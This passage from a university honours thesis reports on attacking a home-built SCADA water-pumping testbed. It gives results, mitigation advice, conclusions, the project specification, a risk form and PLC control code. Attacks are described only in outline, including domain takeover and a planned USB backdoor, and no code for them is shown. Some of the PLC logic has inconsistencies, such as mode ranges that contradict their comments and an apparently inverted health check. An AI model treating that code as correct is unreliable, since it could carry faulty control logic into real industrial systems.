Figure 5.56: Table summarising the results from the Engineering Machine exploit testing

5.5 Summary of Results

Testing of this real world representative industrial control system provided an interesting insight into the risks present in these systems. Highlighted was the ease in which the system could be compromised and how once a single machine was exploited, this often lead to all machines on the network being compromised.

The results of this testing also reinforced the theory that older operating system are more susceptible to cyber attack with all of the successful internal attacks being on the older systems. The Windows 10 computers had no successful attacks from within the network. Figure 5.57 shows a clear correlation between the older operating systems and the number of exploitations exposed during testing.




Figure 5.57: Chart of exploitations by operating system

The testing of this system followed the methods identified within the literature, ensuring all aspects of the network were tested in great detail and all of the possible vulnerabilities were discovered. While this system was quite small with very few running applications, all of the machines were able to be exploited in some way and the control system was able to be disrupted. The level of system exploitation can be visualised in figure 5.58 which details each of the successful exploits by it's risk rating.




Figure 5.58: Bar chart summarising the system exploitation risk scores

5.5.1 Mitigation Strategies

Through the testing of this system, many vulnerabilities have been discovered. It has also been evident through testing as to how these vulnerabilities can be mitigated.

Operating Systems

The testing of this system highlighted where common vulnerabilities are found within a typical control system. The machines that were the most susceptible to attack were the older operating systems with unpatched security flaws. The security of industrial control systems can be greatly enhanced by ensuring that computers are kept up to date and have the latest security patches installed. As can be seen from figure 5.57, the Windows 10 machines had zero internal network exploitations.

Antivirus

Having antivirus software installed on computers connected to industrial control systems can help prevent attacks from probably the most common threat, malicious files. The payloads used in the USB testing of this project were detected as viruses on all of the machines by antivirus protection. To carry out these attacks, the antivirus software had to be disabled. This highlighted the importance of ensuring that the security settings of control system computers are not weakened, which is commonly done to assist with device to device communications.

User Policy Settings

Policy settings such as password strength and access authority is another important factor to consider when attempting to mitigate vulnerabilities in the system. It is important to ensure that default passwords are changed on networking equipment and that spare ports are locked. USB attacks are real threat to industrial systems as was shown by this project, the question needs to be asked whether it is absolutely necessary to allow USB connections on control system computers, if it is not, then these ports should be disabled from use.

Chapter 6

Conclusions and Further Work

6.1 Conclusions

This project was successful in delivering all of the objectives that were originally set out. A complete industrial control system was designed and built that included all electrical, software and networking components as well as a physical water pumping system. Through this system it was possible to gain an understanding of the threats present in typical industrial control systems and methods in which they can be mitigated.

The following research questions have been addressed by this project.

Can the controlled procces easily be altered? This project successfully highlighted the easy in which access to the network could be obtained. Not only could access to a single machine be provided, but in some circumstances, access to all machines could be provided. This was seen in section 5.4.5 where access was provided to the domain. The malicious actor could then create new users with full domain privileges that could then remote desktop into any other machine on the domain. This allowed the process to be totally controlled from both the SCADA interface as well as directly via the PLC. This is was just a simple system, but had this been on a larger scale, the consequences could have been catastrophic.

Are older operating systems more at risk? The data obtained from system testing clearly finds a correlation between the age of the operating system and the likelihood that is is vulnerable to attack. All of the successful internal network attacks were

on the older machines that were running either Windows Server 2012 or Window 7 operating systems. The Windows 10 machines didn't have any successful network exploitation's.

What data is visible on the network? It was very surprising just how much system information was available over a network connection. Section 5.2 and section 5.3 highlighted the type of information that can be gathered running simple scans from a Kali Linux machine. Although there is a lot of information available, if the system is configured correctly with the mitigation strategies discussed in subsection 5.5.1, this information shouldn't have any impact on the security of the system.

Can an auto booting malicious USB provide system access? An attempt was made during this project to develop a USB that would auto boot when installed into a computer and upload a virus to the machine. All attempts to create this USB failed as Windows no longer supports auto loading of files from USB drives. In order to still be able to test the affects of a virus being delivered via a USB, payloads were saved onto the USB and then manually executed on the target machine. As noted in section 5.5.1, the antivirus software detected the payload as a virus on all of the computers and quarantined the file. This highlighted the importance of using antivirus software whilst also highlighting the difficulties faced by malicious agents in how they deliver their payloads.

The primary purpose of this experiment was to highlight the potential risks that industrial control systems are exposed to through the design and development of a small scale control system. It was hoped that many of the issues that are present in industrial environments would be replicated within the lab, providing an insight into what dangers exist in these systems and how they can be potentially mitigated.

This project has successfully achieved it's primary purpose. Through the research provided, many of the security flaws prevalent in industrial system have been highlighted, showing the dangers present in these systems ans the disastrous consequences that can occur as a result. Through highlighting these dangers, mitigation factors have also been identified that can help prevent the attacks from this project, from happening in the real world.

6.2 Further Work

This project was limited to testing from within a network. Further work for this project would be to extend the concepts to remote testing, looking to see if the vulnerabilities that were discovered in this project, could be exploited from a machine located remotely. It would also be beneficial to the research to add additional applications onto the computer systems such as VPN applications, this would open up additional attack vectors and provide further research opportunities.

References

Abramsn, L. (2021), 'Largest U.S. Pipeline Shuts Down Operations After Ransomware Attack', https://www-bleepingcomputer-com.cdn.ampproject.org/c/s/www.bleepingcomputer.com/news/security/largest-us-pipeline-shuts-down-operations-after-ransomware-attack/amp/. [Online; accessed May-2021].

AV-Test (n.d.), 'Malware statistics and trends report', https://www.av-test.org/en/statistics/malware/.

Balapure, A. (2013), 'Learning metasploit exploitation and development', https://subscription.packtpub.com/book/networking-and-servers/9781782163589/7/ch07lvl1sec34/what-is-post-exploitation.

Black-Hat (2020), 'Msfvenom tutorials for beginners', https://blackhattutorial.com/msfvenom-tutorials-for-beginners/.

Chen, T. M. & Abu-Nimeh, S. (2011), 'Lessons from Stuxnet', *Computer* **44**(4), 91–93.

Collins, S. & McCombie, S. (2012), 'Stuxnet: the emergence of a new cyber weapon and its implications', *Journal of Policing, Intelligence and Counter Terrorism* **7**(1), 80–91.

Csanyi, E. (2011), 'How stuxnet (plc virus) spreads', https://electrical-engineering-portal.com/how-stuxnet-plc-virus-spreads-part-1. [Online; accessed May-2021].

DNSstuff (2019), 'Network scanning how-to guide', https://www.dnsstuff.com/network-scanning.

Falco, M. D. (2012), 'Stuxnet facts report', *NATO Cooperative Cyber Defence Centre of Excellence* .

Farwell, J. P. & Rohozinski, R. (2011), 'Stuxnet and the Future of Cyber War', **53**(1), 23–40.

Firmino, L. (2017), 'What is the difference between exploit, payload and shellcode?', https://www.linkedin.com/pulse/what-difference-between-exploit-payload-shellcode-luiz.

Fruhlinger, J. (2017), 'What is stuxnet, who created it and how does it work?', *CSO Australia* .

Fruhlinger, J. (2021), 'Zero days explained: How unknown vulnerabilities become gateways for attackers', https://www.csoonline.com/article/3284084/zero-days-explained-how-unknown-vulnerabilities-become-gateways-for-attackers.html. [Online; accessed May-2021].

Hantgore, S. (2021), 'Introduction to post-exploitation phase', https://www.geeksforgeeks.org/introduction-to-post-exploitation-phase/.

Highland, H. J. (1988), 'The brain virus: Fact and fantasy', *Computers and Security* **7**(4).

Idika, N. & Mathur, A. P. (2007), 'A survey of malware detection techniques'.

Krishnan, S. & Wei, M. (2019), Scada testbed for vulnerability assessments, penetration testing and incident forensics, *in* '2019 7th International Symposium on Digital Forensics and Security (ISDFS)', pp. 1–6.

Kushneri, D. (2013), 'The real story of stuxnet', *IEEE Spectrum* . [Online; accessed May-2021].

MacColl, J. & Dawda, S. (2021), 'Us water plant suffers cyber attack through the front door', https://rusi.org/commentary/us-water-plant-suffers-cyber-attack-through-front-door.

Microsoft (2020), 'Support for Windows 7 has ended', https://www.microsoft.com/en-au/microsoft-365/windows/end-of-windows-7-support. [Online; accessed May-2021].

Newburger, E. (2021), 'Ransomware Attack Forces Shutdown of Largest Fuel Pipeline in the U.s', https://www.cnbc.com/2021/05/08/colonial-pipeline-shuts-pipeline-operations-after-cyberattack.html. [Online; accessed May-2021].

News, B. (2021), 'Hacker tries to poison water supply of florida city', https://www.bbc.com/news/world-us-canada-55989843.

nmap (2021), *nmap(1) Linux User's Manual*, nmap.org.

Park, D. & Walstrom, M. (2017), 'Cyberattack on critical infrastructure: Russia and the ukrainian power grid attacks', https://jsis.washington.edu/news/cyberattack-critical-infrastructure-russia-ukrainian-power-grid-attacks/.

Porup, J. M. (2019), 'What is metasploit? and how to use this popular hacking tool', https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html.

Singh, P., Garg, S., Kumar, V. & Saquib, Z. (2015), A testbed for scada cyber security and intrusion detection, *in* '2015 International Conference on Cyber Security of Smart Cities, Industrial Control System and Communications (SSIC)', pp. 1–6.

Snyder, D. (2010), 'The very first viruses: Creeper, wabbit and brain'.

ubuntu manuals (2014), *masscan(8) Linux User's Manual*, ubuntu.

Verma, A., M.S.Rao, A.K.Gupta, Jeberson, W. & Singh, V. (2013), 'A literature review on malware and its analysis', *IJCRR* **5**(16).

Weyland, N. (2020), *netdiscover(8) Linux User's Manual*, debian.org.

Wiki, T. S. S. (n.d.), 'Meterpreter', https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/.

Zetter, K. (2016), 'Inside the cunning, unprecedented hack of ukraine's power grid', https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.

Appendix A

Project Specification

ENG4111/4112 Research Project

Project Specification

For: Peter Compton

Title: SCADA Test Environment for Cybersecurity Analysis of Critical Infrastructure Systems

Major: Computer Engineering

Supervisors: Tobias Low

Enrolment: ENG4111 – EXT S1, 2021 ENG4112 – EXT S2, 2021

Project Aim: To develop and build a small-scale water pumping station that can simulate a real-world application. Once the system is operational, the intent of this project is to examine how vulnerable this "typical" system is to various cyber-attacks, determine the criticality of different attacks and discover safeguards to prevent these attacks from occurring in the future.

Programme: Version 1, 5th March 2021

1. Critically assess past cyber attacks of critical infrastructure systems and analyse the impact of these attacks on society.

2. Design and build an electrical control panel that will house the pump control circuits, PLC equipment, network switch and other required electrical equipment such as power supplies.

3. Design the system architecture including network configuration, operating system selection, number of computers required, virtualisation software and PLC / SCADA software selection.

4. Build a small-scale water pumping system including tanks, level switches, level transmitters and water pumps.

5. Develop a function description of how the pumping system is intended to operate.

6. Develop functional PLC code to operate the pumping station in line with the prepared functional description.

7. Develop a SCADA application to allow for visualisation and operation of the pumping system. The SCADA application will allow for manual control of the system.

8. Review and evaluate common methods for exploiting computer systems to develop a list of exploits that will be attempted on the water pumping system.

9. Develop a malicious script that automatically saves itself to the host when a USB is inserted. The script will be used to provide backdoor access to the system.

10. Assess the level of access to the system each exploit provides.

11. Develop a scale to measure how critical any successful system exploitation's are to the operation of the system i.e., being able to take control and start / stop pumps would have an extreme impact.

If time and resources permit:

12. Explore what system settings and safeguards could be put in place to prevent the selected exploits from occurring.

Appendix B

Risk Assessment

Risk Management Plan RMP_2021_5560 has been submitted through the USQ Safety Risk Management System.

University of Southern Queensland

USQ Safety Risk Management System

Print View

Version 2.0

Safety Risk Management Plan

Risk Management Plan ID:	Status:	Current User:	Author:	Supervisor:	Approver:
RMP_2021_5560	*Approval Requested*	i:0#.w|usq\u1077579	i:0#.w|usq\u1077579	i:0#.w|usq\u1009035	i:0#.w|usq\u1009035

Assessment Title:	ENG4111/41112 Honours Project - Peter Compton	Assessment Date:	23/05/2021
Workplace (Division/Faculty/Section):	204050 - School of Agricultural, Computational and Environmental Sciences	Review Date:	31/12/2021 (5 years maximum)

Approver:	*Supervisor: (for notification of Risk Assessment only)*
Tobias Low	*Tobias Low*

Context

DESCRIPTION:

What is the task/event/purchase/project/procedure?	SCADA Test Environment for Cybersecurity Analysis of Critical Infrastructure Systems		
Why is it being conducted?	Engineering Research Project		
Where is it being conducted?	Home Office		
Course code (if applicable)	ENG4111/ENG41112	Chemical Name (if applicable)	

WHAT ARE THE NOMINAL CONDITIONS?

Personnel involved	Peter Compton
Equipment	Home Office - Computer, desk, chair and electrical apparatus
Environment	Home Office & Work office
Other	
Briefly explain the procedure/process	Develop and build a small scale wastewater pumping station that can be attacked by malicious software

Assessment Team - who is conducting the assessment?

Assessor(s):	Peter Compton
Others consulted: (eg elected health and safety representative, other personnel exposed to risks)	

Risk Matrix

Probability	Consequence				
	Insignificant No Injury 0-$5K	Minor First Aid $5K-$50K	Moderate Med Treatment $50K-$100K	Major Serious Injury $100K-$250K	Catastrophic Death More than $250K
Almost Certain 1 in 2	M	H	E	E	E
Likely 1 in 100	M	H	H	E	E
Possible 1 in 1,000	L	M	H	H	H
Unlikely 1 in 10,000	L	L	M	M	M
Rare 1 in 1,000,000	L	L	L	L	L

Recommended Action Guide

Extreme:	**E**= Extreme Risk – Task ***MUST NOT*** proceed
High:	**H** = High Risk – Special Procedures Required (Contact USQSafe) Approval by VC only
Medium:	**M**= Medium Risk - A Risk Management Plan/Safe Work Method Statement is required
Low:	

	L= Low Risk - Manage by routine procedures.

Risk Register and Analysis


	Step 1	Step 2	Step 2a	Step 2b	Step 3			Step 4				
	Hazards: From step 1 or more if identified	**The Risk:** What can happen if exposed to the hazard without existing controls in place?	**Consequence:** What is the harm that can be caused by the hazard without existing controls in place?	**Existing Controls:** What are the existing controls that are already in place?	**Risk Assessment:** Consequence x Probability = Risk Level			**Additional Controls:** Enter additional controls if required to reduce the risk level	**Risk assessment with additional controls:** Has the consequence or probability changed?			
					Probability	Risk Level	ALARP		Consequence	Probability	Risk Level	ALARP
	Example											
	Working in temperatures over 35^0 C	Heat stress/heat stroke/exhaustion leading to serious personal injury/death	catastrophic	Regular breaks, chilled water available, loose clothing, fatigue management policy.	possible	high	No	temporary shade shelters, essential tasks only, close supervision, buddy system	catastrophic	unlikely	mod	Yes
1	Working on e...	Electrocution, burns and possible death	Catastrophic	Control panel designed and built by a licensed electrician.	Possible	High	☐	Voltages segregated within the panel. Isolation of electrical equipment before working on any items.	Catastrop	Unlikely	Me...	☑
2	Use of deskt...	Repetitive strain injury, eye strain, incorrect ergonomics	Moderate	Regular rest breaks, correct ergonomic workstation set up ensure computer monitors are at the correct height for use, during breaks exercises to minimise risk of stiffness	Rare	Low	☑					☐
3	Use of Softw...	Inability to acquire software licenses or access to databases for research.	Moderate	Already have licenced versions of ClearSCADA and Unity Pro 11 installed on computer. All other applications required are open source.	Rare	Low	☑					☐
4	Collection of ...	Unable to collect accurate data or delay in collecting data for reporting or establishing models	Moderate	Ensure adequate planning and time frame to allow data collection, ensure required licenses and use alternative sources of data or appropriate assumptions for model establishment	Rare	Low	☑					☐
5	Perform anal...	Unable to complete analysis and models that result in accurate data.	Moderate	Seek guidance, support and reviews from USQ supervisor, Ensure adequate time to complete model. Use alternative resources of data to ensure accuracy of information, utilise peer reviews to assist in data validation	Rare	Low	☑					☐
6	Use of Deskt...	Loss of data, models and researched information and literature	Moderate	Ensure data backed up regularly, use external hard drive or USB and online clouds or servers for back up and saving of material	Rare	Low	☑					☐
7	Plagiarism or...	External or third party accusations of copyright/plagiarism	Moderate	Accurate and careful approach in wording, respect for alternate views, ensure all works is original or citied correctly refer USQ's academic integrity policy & library if unsure of correct process	Rare	Low	☑					☐

Step 5 - Action Plan (for controls not already in place)

	Additional Controls:	Exclude from Action Plan: (repeated control)	Resources:	Persons Responsible:	Proposed Implementation Date:
1	Voltages segregated within the panel. Isolation of electrical equipment before working on any items.	☐	Peter Compton	Peter Compton	23/05/2021

Supporting Attachments

Trade Certificate.pdf
397.14 KB



Step 6 – Request Approval

Drafters Name:	*Peter Compton*	*Draft Date:*	*23/05/2021*
Drafters Comments:			

Assessment Approval: **All risks are marked as ALARP** 0

Maximum Residual Risk Level: **Medium - Cat 4 delegate or above Approval Required** 2

Document Status:	*Approval Requested*

Step 6 – Approval

Approvers Name:	*Tobias Low*	*Approvers Position Title:*	
Approvers Comments:			

I am satisfied that the risks are as low as reasonably practicable and that the resources required will be provided.

Approval Decision:	*Approve / Reject Date:*	*Document Status:* *Approval Requested*

Figure B.1: Completed Risk Management Plan

Appendix C

Ethical Clearance

There are no Ethical Clearances applicable to this project.

Appendix D

PLC Code Development

D.1 Overview

This appendix details all of the software that was developed as part of this project.

D.2 Function Block Development

D.2.1 Pump Block

```
(* Check the mode value coming from SCADA. If it is outside the
   permitted range, set the mode to OOS.
   Mode Values:
   1 = Auto,
   2 = Manual,
   3 = Out of Service,
   4 = Maintenance
*)

if ModeControl >= 1 and ModeControl <= 10 then
  Mode.Value := ModeControl;
  Mode.Auto := false;
  Mode.Manual := false;
  Mode.OOS := false;
  Mode.Maintenance := false;
else
  Mode.Value := 3;
end_if;

case Mode.Value of
  1: Mode.Auto := true;
  2: Mode.Manual := true;
  3: Mode.OOS := true;
  4: Mode.Maintenance := true;
end_case;

(* Pump Fail Logic *)
TON_3 (IN := PumpRunRequest and not AlarmMask and not Running,
       PT := StartDelay,
       Q => PumpFailed
       );

```

```
(* Auto Mode*)
if Mode.Auto then
  PumpRunRequest := Start and not PumpFailed;
  PumpStopRequest := Stop or PumpFailed;
end_if;

(* Manual Mode*)
if Mode.Manual then
  PumpRunRequest := (SCADA_Start or PumpRunRequest) and not
      PumpStopRequest;
  PumpStopRequest := SCADA_Stop or PumpFailed;
end_if;

(* Out of Service Mode*)
if Mode.OOS or Mode.Maintenance then
  PumpRunRequest := False;
  PumpStopRequest := True;
end_if;
```

D.2.2 Level Transmitter Block

```
(* ScaledValue:= (INT_TO_REAL(RawValue) - LowRaw) * (HighEng - LowEng)/(
    HighRaw - LowRaw) + LowEng; *)

(* Check the mode value coming from SCADA. If it is outside the
   permitted range, set the mode to OOS.
   Mode Values:
   1 = Auto,
   2 = Out of Service,
   3 = Simulate
*)

if ModeControl >= 1 and ModeControl <= 4 then
  Mode.Value := ModeControl;
  Mode.Auto := false;
  Mode.OOS := false;
  Mode.Simulate := false;
else
  Mode.Value := 3;
end_if;

case Mode.Value of
  1: Mode.Auto := true;
```

```
22    2: Mode.OOS := true;
23    3: Mode.Simulate := true;
24  end_case;
25
26  (* Deadband timer to slow down analogue update time*)
27  TON_2
28  (IN := not t2_out,
29   PT := t#1s,
30   Q => t2_out);
31
32  (* Auto Mode*)
33  if Mode.Auto then
34    if t2_out then
35      ScaledValue := (INT_TO_REAL(RawValue) - LowRaw) * (HighEng - LowEng)/(
          HighRaw - LowRaw) * 7.69 + LowEng;
36    end_if;
37
38  (* Simulation Mode*)
39  elsif Mode.Simulate then
40    ScaledValue := SimValue;
41
42  elsif Mode.OOS then
43    ScaledValue := -20.0;
44  end_if;
45
46  (* Pump Start Delay*)
47  TON_0
48  (IN := ScaledValue >= PumpStartSP,
49   PT := PumpStartDelay,
50   Q => PumpStart);
51
52  (* Pump Stop Delay*)
53  TON_1
54  (IN := ScaledValue <= PumpStopSP,
55   PT := PumpStopDelay,
56   Q =>  PumpStop);
57
58  if AlarmMask <> true then
59  (* Low level alarm if alarm mask is not activated*)
60    TON_3
61    (IN := ScaledValue < LowAlarmSP,
62           PT := LowAlarmDelay,
63           Q => LowAlarm);
```

```
64
65 (* High level alarm if alarm mask is not activated*)
66   TON_4
67   (IN := ScaledValue > HighAlarmSP,
68          PT := HighAlarmDelay,
69          Q =>  HighAlarm);
70
71   if ScaledValue <= -10.0 then
72     Health := true;
73   else
74     Health := false;
75   end_if;
76 end_if;
```

D.2.3 Level Switch Block

```
1  (* Check the mode value coming from SCADA. If it is outside the
2     permitted range, set the mode to simulate.
3     Mode Values:
4     1 = Auto,
5     2 = Simulate
6  *)
7
8  if (ModeControl >= 1 and ModeControl <= 10) then
9    Mode.Value := ModeControl;
10   Mode.Auto := false;
11   Mode.Simulate := false;
12 else
13   Mode.Value := 2;
14 end_if;
15
16 (* Assign the mode based on SCADA input*)
17 case Mode.Value of
18   1: Mode.Auto := true;
19   2: Mode.Simulate := true;
20 end_case;
21
22 (* Auto Mode*)
23 if Mode.Auto then
24
25 (* Debounce timer*)
26 TON_0 (IN := RawValue,
27        PT := Debounce,
```

```
28        Q => OutputValue
29        );
30 else
31   OutputValue := SimValue;
32 end_if;
```

D.3 State Logic Code Development

```
1  (* First scan of PLC. Setup initial conditions*)
2  if first_scan then
3    state := 0;
4  end_if;
5
6  (* Create boolean flags based on the value of state*)
7  state_0 := EQ (state, 0);
8  state_10 := EQ (state, 10);
9  state_20 := EQ (state, 20);
10 state_30 := EQ (state, 30);
11 state_40 := EQ (state, 40);
12 state_15 := EQ (state, 15);
13 state_35 := EQ (state, 35);
14 state_50 := EQ (state, 50);
15
16
17 (* State 0 to state 10 transition*)
18 if state_0 and (T1_LTX.PumpStart or T1_PMP.PumpRunRequest or (T1_LTX.
       Health and T1_LSH.OutputValue)) then
19   state := 10;
20 end_if;
21
22
23 (* State 10 to state 0 transition *)
24 if state_10 and (T1_LTX.PumpStop or T1_PMP.PumpStopRequest or (T1_LTX.
       Health and T1_LSL.OutputValue = false)) then
25   state := 0;
26 end_if;
27
28
29 (* State 0 to state 30 transition *)
30 if state_0 and (T2_LTX.PumpStart or T2_PMP.PumpRunRequest or (T2_LTX.
       Health and T2_LSH.OutputValue)) then
31   state := 30;
```

```
32 end_if;
33
34
35 (* State 30 to state 0 transition *)
36 if state_30 and (T2_LTX.PumpStop or T2_PMP.PumpStopRequest or (T2_LTX.
       Health and T2_LSL.OutputValue = false)) then
37   state := 0;
38 end_if;
39
40
41 (* State 10 to state 20 transition *)
42 if state_10 and (T2_LTX.PumpStart or T2_PMP.PumpRunRequest or (T2_LTX.
       Health and T2_LSH.OutputValue)) then
43   state := 20;
44 end_if;
45
46
47 (* State 20 to state 10 transition *)
48 if state_20 and (T2_LTX.PumpStop or T2_PMP.PumpStopRequest or (T2_LTX.
       Health and T2_LSL.OutputValue = false)) then
49   state := 10;
50 end_if;
51
52
53 (* State 20 to state 30 transition *)
54 if state_20 and (T1_LTX.PumpStop or T1_PMP.PumpStopRequest or (T1_LTX.
       Health and T1_LSL.OutputValue = false)) then
55   state := 30;
56 end_if;
57
58
59 (* State 30 to state 20 transition *)
60 if state_30 and (T1_LTX.PumpStart or T1_PMP.PumpRunRequest or (T1_LTX.
       Health and T1_LSH.OutputValue)) then
61   state := 20;
62 end_if;
63
64
65 (* Transition state in case pump 1 has failed but still has capacity in
       the tank *)
66 if state_10 and T1_PMP.PumpFailed and (T1_LTX.HighAlarm = false or (T1_LTX
       .Health and T1_LSH.OutputValue = false)) then
67   state := 15;
```

```
68  end_if;
69
70
71  (* Transition state in case pump 1 has failed but still has capacity in
        the tank *)
72  if state_20 and T1_PMP.PumpFailed and (T1_LTX.HighAlarm = false or (T1_LTX
        .Health and T1_LSH.OutputValue = false)) then
73    state := 15;
74  end_if;
75
76
77  (* If in state 15 and the tank is full, go to alarm state *)
78  if state_15 and (T1_LTX.HighAlarm or (T1_LTX.Health and T1_LSH.OutputValue
        )) then
79    state := 40;
80  end_if;
81
82
83  (* Transition state in case pump 2 has failed but still has capacity in
        the tank *)
84  if state_30 and T2_PMP.PumpFailed and (T2_LTX.HighAlarm = false or (T2_LTX
        .Health and T2_LSH.OutputValue = false)) then
85    state := 35;
86  end_if;
87
88
89  (* Transition state in case pump 2 has failed but still has capacity in
        the tank *)
90  if state_20 and T2_PMP.PumpFailed and (T2_LTX.HighAlarm = false or (T2_LTX
        .Health and T2_LSH.OutputValue = false)) then
91    state := 35;
92  end_if;
93
94
95  (* If in state 35 and the tank is full, go to alarm state *)
96  if state_35 and (T2_LTX.HighAlarm or (T2_LTX.Health and T2_LSH.OutputValue
        )) then
97    state := 40;
98  end_if;
99
100 (* If system goes into alarm state latch state until system is healthy and
       reset pressed*)
101 if state_40 and T1_PMP.PumpFailed = false and T2_PMP.PumpFailed = false
```

```
    and State_Reset then
102   state := 0;
103 end_if;
104
105 (* If the sequence is placed OOS, move to state 50 and stop pumps*)
106 if State_OOS then
107   state := 50;
108 end_if;
109
110 (* Move back to state 0 if system is changed from OOS back to auto*)
111 if state_50 and State_OOS = false then
112   state := 0;
113 end_if;
```

D.4 Function Block Deployment

